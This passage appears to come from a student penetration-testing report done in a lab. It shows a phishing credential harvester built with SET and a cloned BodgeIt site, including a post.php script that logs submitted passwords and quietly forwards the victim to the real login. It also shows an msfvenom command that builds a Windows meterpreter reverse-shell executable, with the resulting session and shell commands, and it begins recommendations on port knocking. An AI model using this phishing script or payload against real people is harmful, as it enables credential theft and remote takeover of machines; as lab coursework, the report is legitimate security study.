
The user is tricked into entering the credentials into the cloned web page *(figure-39).* Afterwards, the user is redirected back to the original web page login *(figure-40).*

(Continued in Next Page)



Peruggia 1.2
192.168.56.101/
*Cloned Website served from the attackers machine
Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
Login
Username: devon
Password: •••
Login
Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer


Figure 39 : Cloned Web Page



Peruggia 1.2
192.168.56.102/peruggia/index.php?action=login
*Victim is redirected back to the real website
Peruggia 1.2
Welcome Guest | Login | Home | About | Learn
Login
Username:
Password:
Login
Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer

Figure 40 : Original Web Page


The harvested credentials will appear in the attackers machine (*figure 41*).



```
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anyt
ime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

Array

(

    [username] => devon

    [password] => 123

)
```

Figure 41 : Havested Credentials – Setoolkit

There are few limitations to the setoolkit approach, the user can get suspicious when he/she is redirected back into the same page and not logged in. Also if the user click on another internal link, user will be redirect to the original size. To avoid these limitations, a full site was clone using “Wget” *(figure 42).*




```
(venv) root@kali:/var/www/html/bodgeit# ls
 192.168.56.102           'product.jsp?prodid=12'  'product.jsp?prodid=25'  'product.jsp?prodid=9
 about.jsp                'product.jsp?prodid=13'  'product.jsp?prodid=26'  'product.jsp?typeid=1
 basket.jsp               'product.jsp?prodid=14'  'product.jsp?prodid=27'  'product.jsp?typeid=2
 contact.jsp              'product.jsp?prodid=15'  'product.jsp?prodid=28'  'product.jsp?typeid=3
 home.jsp                 'product.jsp?prodid=16'  'product.jsp?prodid=29'  'product.jsp?typeid=4
 images                   'product.jsp?prodid=17'  'product.jsp?prodid=3'   'product.jsp?typeid=5
 index.html               'product.jsp?prodid=18'  'product.jsp?prodid=30'  'product.jsp?typeid=6
 js                       'product.jsp?prodid=19'  'product.jsp?prodid=31'  'product.jsp?typeid=7
 labpasswords.txt         'product.jsp?prodid=2'   'product.jsp?prodid=32'   register.jsp
 login.jsp                'product.jsp?prodid=20'  'product.jsp?prodid=4'    score.jsp
 post.php                 'product.jsp?prodid=21'  'product.jsp?prodid=5'    search.jsp
'product.jsp?prodid=1'    'product.jsp?prodid=22'  'product.jsp?prodid=6'    style.css
'product.jsp?prodid=10'   'product.jsp?prodid=23'  'product.jsp?prodid=7'
'product.jsp?prodid=11'   'product.jsp?prodid=24'  'product.jsp?prodid=8'
```

Figure 42 : Clone Web Site

Figure x shows the clone web site where the users are fooled into enters their credentials. After submitting, a PHP script *(figure-45)* is executed and the user will be logged in to the original website, parallelly, the credentials will be stored into a log file in the attackers machine.

(Continued in Next Page)



The BodgeIt Store

192.168.56.101/bodgeit/login.jsp

The BodgeIt Store

*Cloned website served by the attacker

We bodge it, so you dont have to! Guest user

Login

*Victim enters credentials


Please enter your credentials:

Username: wdevon99@test.com

Password: ••••••••

If you dont have an account with us then please Register now for a free account.

Figure 43 : Cloned Website



The BodgeIt Store

192.168.56.102/bodgeit/login.jsp

The BodgeIt Store


*Real website

We bodge it, so you dont have to! User: wdevon99@test.com

You have logged in successfully: wdevon99@test.com

* The victim is logged in to the real web site


Figure 44 : Cloned Website



```
GNU nano 3.1                                          post.php

<?php
  $file = 'labpasswords.txt';
  file_put_contents($file,print_r($_POST,true),FILE_APPEND);
  $username=$_POST["username"];
  $password=$_POST["password"];
  $submit="Login";
?>

<body onload="frm1.submit.click()">
<form name="frm1" id="frm1" method="POST" action="http://192.168.56.102/bodgeit/login.jsp">
  <input type="hidden" value="<?php echo $username;?>" name="username">
  <input type="hidden" value="<?php echo $password;?>" name="password">
  <input type="submit" value="<?php echo $submit;?>" name="submit">
</form>
</body>
```

Figure 45 : Post.php Script

The logged user credentials (*figure 46*).



```
(venv) root@kali:/var/www/html/bodgeit# cat labpasswords.txt
Array
(
    [username] => wdevon99@test.com
    [password] => devon123
)
Array
(
    [username] => wdevon99@test2.com
    [password] => test2
)
```

Figure 46 : Extracted User Credentials

(Continued in Next Page)

(3) Client Side Penetration if Server is Protected


If attackers is unable to hack into the server due to its high security, the attacker can still make an attack through the client-side. Attackers use the following to exploit the client side (Imam, 2018),

- Unpatched software
- Clickjacking
- Creating a reverse shell to a victim machine (Back Door)

Dangers to the Estate Agent Company:

- Sensitive data can be stolen/damaged


The Metasploit framework was used to create a reverse shell connection from the victims machine to the attackers server. *Figure 47* shows how a malicious executable file is created. The file is then sent to the victim using social engineering techniques



```
root@kali:~/Desktop/Devon/2016319# msfvenom -p windows/meterpreter/reverse_tc
p LHOST=192.168.56.101 LPORT=4443 -f exe > cute_dolphin.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Figure 47 : Creating Malicious Executable File


The attacker will be listening until a victim connects to his/her server and when the malicious executable file is opened by the victim, a session is made. *Figure 48* shows the session created.



```
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.101:4443 -> 192.168.56.103:50328) at 2020-04-25 11:
26:01 -0500
[*] Session ID 2 (192.168.56.101:4443 -> 192.168.56.103:50328) processing AutoRunScript 'post/wi
ndows/manage/smart_migrate'
[-] The specified meterpreter session script could not be found: post/windows/manage/smart_migra
te
sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  2         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  192.168.56.101:4443 -> 19
2.168.56.103:50328 (192.168.56.103)
```

Figure 48 : Victim Sessions


As shown in *figure 49*, The attacker can then connect to the session and view system information and also access a shell.



```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figure 49 : Connected Session

The attacker execute shell commands with victim’s privileges and cause damage or view personal information *(figure 50).*



```
C:\>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\

03/19/2019  04:30 AM    <DIR>          BGinfo
09/15/2018  12:33 AM    <DIR>          PerfLogs
04/24/2020  04:01 AM    <DIR>          Program Files
03/19/2019  04:33 AM    <DIR>          Program Files (x86)
03/19/2019  03:51 AM    <DIR>          Users
03/19/2019  04:28 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  27,277,656,064 bytes free

C:\>cd windows
cd windows

C:\Windows>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Windows

03/19/2019  04:28 AM    <DIR>          .
03/19/2019  04:28 AM    <DIR>          ..
09/15/2018  12:33 AM    <DIR>          addins
09/15/2018  12:33 AM    <DIR>          appcompat
03/19/2019  04:25 AM    <DIR>          apppatch
03/19/2019  04:27 AM    <DIR>          AppReadiness
03/19/2019  03:59 AM    <DIR>          assembly
03/19/2019  04:25 AM    <DIR>          bcastdvr
09/15/2018  12:28 AM            78,848 bfsvc.exe
09/15/2018  12:33 AM    <DIR>          Boot
```

Figure 50 : Executing Shell Commands

Part D - *Protecting server (Recommendations)*

(1) Port Knocking and its Importance

Port Knocking is a method used by security admins to make sure the server ports are protected from intrusive traffic. The basic mechanism of Port Knocking involves closed ports which can be access only if a define sequence of network packets are "knocked" on those respective ports (Jeanquier, 2006). Once the sequence criteria is met, the firewall allows the traffic to access the server and a connection can take place successfully. In most cases, these sequences are achieved using IP-tables. The below *figure 51* visually illustrates an example of how this mechanism works.




